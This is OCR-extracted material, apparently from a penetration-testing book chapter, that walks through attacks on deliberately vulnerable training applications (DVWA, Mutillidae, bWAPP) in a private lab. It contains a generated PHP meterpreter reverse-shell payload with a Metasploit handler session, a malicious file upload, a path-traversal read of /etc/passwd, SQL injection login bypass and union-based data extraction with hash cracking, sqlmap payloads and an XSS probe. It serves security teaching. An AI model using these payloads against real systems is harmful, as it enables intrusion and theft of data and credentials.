Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /images/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /libraries/
Disallow: /logs/
Disallow: /media/
Disallow: /modules/
Disallow: /plugins/
Disallow: /templates/
Disallow: /tmp/



.com/administrator/
Nessus
Administration
Joomla! Administration Login
Use a valid username and password to gain access to the administrator backend.
Go to site home page.
User Name
Password
Language
Default
Log in
Joomla!® is free software released under the GNU General Public License.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.56.101:80/
Scan Information
Results - List View: Dirs: 0 Files: 484
Results - Tree View
Errors: 5
Directory Stucture
Response Code
Response Size
/ 200 29001
images 200 1836
2006 503 525
cgi-bin 200 1442
courierwebadmin 200 5906
courierwebadmin.cgi 200 1513
09 503 525
12 503 525
11 503 525
10 503 525
2005 503 525
1 503 525





```
---- Entering directory: http://192.168.56.101/joomla/plugins/user/ ----
+ http://192.168.56.101/joomla/plugins/user/example (CODE:200|SIZE:642)
+ http://192.168.56.101/joomla/plugins/user/index (CODE:200|SIZE:44)
+ http://192.168.56.101/joomla/plugins/user/index.html (CODE:200|SIZE:44)
+ http://192.168.56.101/joomla/plugins/user/joomla (CODE:200|SIZE:816)

---- Entering directory: http://192.168.56.101/joomla/plugins/xmlrpc/ ----
+ http://192.168.56.101/joomla/plugins/xmlrpc/blogger (CODE:200|SIZE:859)
+ http://192.168.56.101/joomla/plugins/xmlrpc/index (CODE:200|SIZE:44)
+ http://192.168.56.101/joomla/plugins/xmlrpc/index.html (CODE:200|SIZE:44)
+ http://192.168.56.101/joomla/plugins/xmlrpc/joomla (CODE:200|SIZE:678)
```




Website
Malicious script is activated each time the site is visited
Injects malicious code into the website
Cookie data sent to the attacker
Website Visitor
Attacker



Attacker sends URL with request embedded in its link
User clicks on link and is re-directed to a malicious website
Website captures the user's personal information and sends it to the attacker



Attacker
Web Server
Database

```
root@kali: ~ 91x45
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.1 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.56.1'; $port = 4444; if (($f = 'stream_sock
et_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if
(!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; }
 if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_
TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } i
f (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) {
case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break;
 } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strle
n($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break;
case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
 $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.ex
ecutor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else
 { eval($b); } die();
root@kali:~#
```

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	


DVWA
Username
admin
Password
admin
Login


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: File Upload
Choose an image to upload:
Browse...
No file selected.
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Vulnerability: File Upload
Choose an image to upload:
Browse...
No file selected.
Upload
../../hackable/uploads/img.php succesfully uploaded!

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.56.1:4444

[*] Sending stage (38247 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:40523) at 2019-06-17
15:33:22 -0400
```




```
msf5 > search cve-2012-1823

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  Yes    PHP CGI Argument Injection
```

```
[*] Started reverse TCP handler on 10.10.10.10:4444
[*] Sending stage (38247 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.10.10.11:56450) at 2019-08-13 09:18:08 -0400

meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
```

DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Vulnerability: File Inclusion
To include a file edit the ?page=index.php in the URL to determine which file is included.
More info
http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3

192.168.56.101/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd
Nessus
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:
/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:102::/home
/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122::/var/lib/landscape:/bin/false sshd:x:105:65534::/var/run/sshd:
/usr/sbin/nologin postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false
DVWA

Chapter 15: Website Penetration Testing - Gaining Access

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

Please sign-in

Username


Password

Login

Dont have an account? Please register here


Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT username FROM accounts WHERE username=''; (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHan username...') #2 /owaspbwa/mutillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists('''') #3 /owaspbwa/mutillidae-git/index.php(2
Diagnotic Information	Error querying user account

Please sign-in
Username
' or 1=1 --
Password
Login
Dont have an account? Please register here


OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (2 - Noob) Logged In Admin: admin (g0t r00t?)
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Logged In User: john (I like the smell of confunk)
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	



Which bug do you want to hack today? :)

OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (Search/GET)
SQL Injection (Search/POST)
SQL Injection (Search/CAPTCHA)
SQL Injection (Select/GET)
SQL Injection (Login Form)
SQL Injection - Stored (Blog)

Hack

/ SQL Injection (Search/GET) /

Search for a movie: Search

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	Link

Search for a movie: 1' Search

Title	Release	Character	Genre	IMDb

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1

Title	Release	Character	Genre	IMDb
No movies were found!				

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

Search for a movie: Search

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

Title	Release	Character	Genre	IMDb
5.1.41-3ubuntu12.6-log	3	5	4	Link

Title	Release	Character	Genre	IMDb
CHARACTER_SETS	3	5	4	Link
COLLATIONS	3	5	4	Link
COLLATION_CHARACTER_SET_APPLICABILITY	3	5	4	Link
COLUMNS	3	5	4	Link
COLUMN_PRIVILEGES	3	5	4	Link
ENGINES	3	5	4	Link
EVENTS	3	5	4	Link

users	3	5	4	Link
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
logins	3	5	4	Link

Title	Release	Character	Genre	IMDb
idusers	3	5	4	Link
name	3	5	4	Link
email	3	5	4	Link
password	3	5	4	Link


Title	Release	Character	Genre	IMDb
A.I.M.	3	5	4	Link
bee	3	5	4	Link

Title	Release	Character	Genre	IMDb
6885858486f31043e5839c735d99457f045affd0	3	5	4	Link

```
root@kali:~# hash-identifier
   ##########################################################################
   #     __  __                     __          _______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \      __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \   /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \ \      #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \ \     #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   ##########################################################################

   --------------------------------------------------------------------------
 HASH: 6885858486f31043e5839c735d99457f045affd0

Possible Hashs:
[+]  SHA-1
[+]  MySQL5 - SHA-1(SHA-1($pass))
```

Hash	Type	Result
6885858486f31043e5839c735d99457f045affd0	sha1	bug

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.



Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender

Intercept | HTTP history | WebSockets history | Options

Request to http://detectportal.firefox.com:80 [unknown host]


Forward | Drop | Intercept is on | Action

Raw | Headers | Hex

```
GET /success.txt HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Pragma: no-cache
Connection: close
```

TRAINING APPLICATIONS

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	



Host	Method	URL	Params	Status	Length	MIME type	Title
http://192.168.56.101	GET	/bWAPP/login.php		200	3419	HTML	bWAPP - Login
http://192.168.56.101	GET	/bWAPP/portal.php		200	20262	HTML	bWAPP - Portal
http://192.168.56.101	GET	/bWAPP/sqli_6.php		200	11972	HTML	bWAPP - SQL Injection
http://192.168.56.101	POST	/bWAPP/sqli_6.php	✓	200	12060	HTML	bWAPP - SQL Injection
http://192.168.56.101	GET	/jquery.min.js		200	57733	script	
http://192.168.56.101	GET	/bWAPP/		302	422		
http://192.168.56.101	POST	/bWAPP/login.php	✓	302	694		
http://192.168.56.101	POST	/bWAPP/portal.php	✓	302	559		
http://192.168.56.101	GET	/		304	360		
http://192.168.56.101	GET	/animatedcollapse.js		304	360		
http://192.168.56.101	GET	/bWAPP/images/bg_2.jpg		304	338		
http://192.168.56.101	GET	/bWAPP/images/mk.png		304	337		
http://192.168.56.101	GET	/bWAPP/images/netspar...		304	336		

```
Request | Response
Raw | Params | Headers | Hex
POST /bWAPP/sqli_6.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/bWAPP/sqli_6.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Cookie: security_level=0; PHPSESSID=rt7c6i23225aj7pp2lt3rsalh2; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

title=war&action=search
```

The *title* field contains the string we have entered in the search box

```
< + >                                                    0 match
```

```
[17:29:08] [WARNING] POST parameter 'title' does not appear to be dynamic
[17:29:08] [INFO] heuristic (basic) test shows that POST parameter 'title' might be inje
ctable (possible DBMS: 'MySQL')
[17:29:08] [INFO] heuristic (XSS) test shows that POST parameter 'title' might be vulner
able to cross-site scripting (XSS) attacks
```

```
[17:29:25] [INFO] POST parameter 'title' appears to be 'OR boolean-based blind - WHERE
r HAVING clause (NOT - MySQL comment)' injectable (with --string="movies")
```

```
Parameter: title (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: title=war' OR NOT 8329=8329#&action=search

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FL
OOR)
    Payload: title=war' AND (SELECT 8697 FROM(SELECT COUNT(*),CONCAT(0x71786b7171,(SELEC
T (ELT(8697=8697,1))),0x717a6a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GR
OUP BY x)a)-- lAnd&action=search

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: title=war' AND (SELECT 5879 FROM (SELECT(SLEEP(5)))zowM)-- CmYz&action=sear
ch

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: title=war' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7171,0x
6a4d7a616b6b615a766974734944734a4b4348754e516447494159414856707 74f624f6643786a64,0x717a6
a7671),NULL#&action=search
```

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

Choose your bug:

Cross-Site Scripting - Reflected (GET) Hack

Set your security level:

low Set Current: low

192.168.56.101/bWAPP/xss_get.php?firstname=&lastname=&form=submit

Enter your first and last name:

First name:

<script>alert("Testing Reflecte

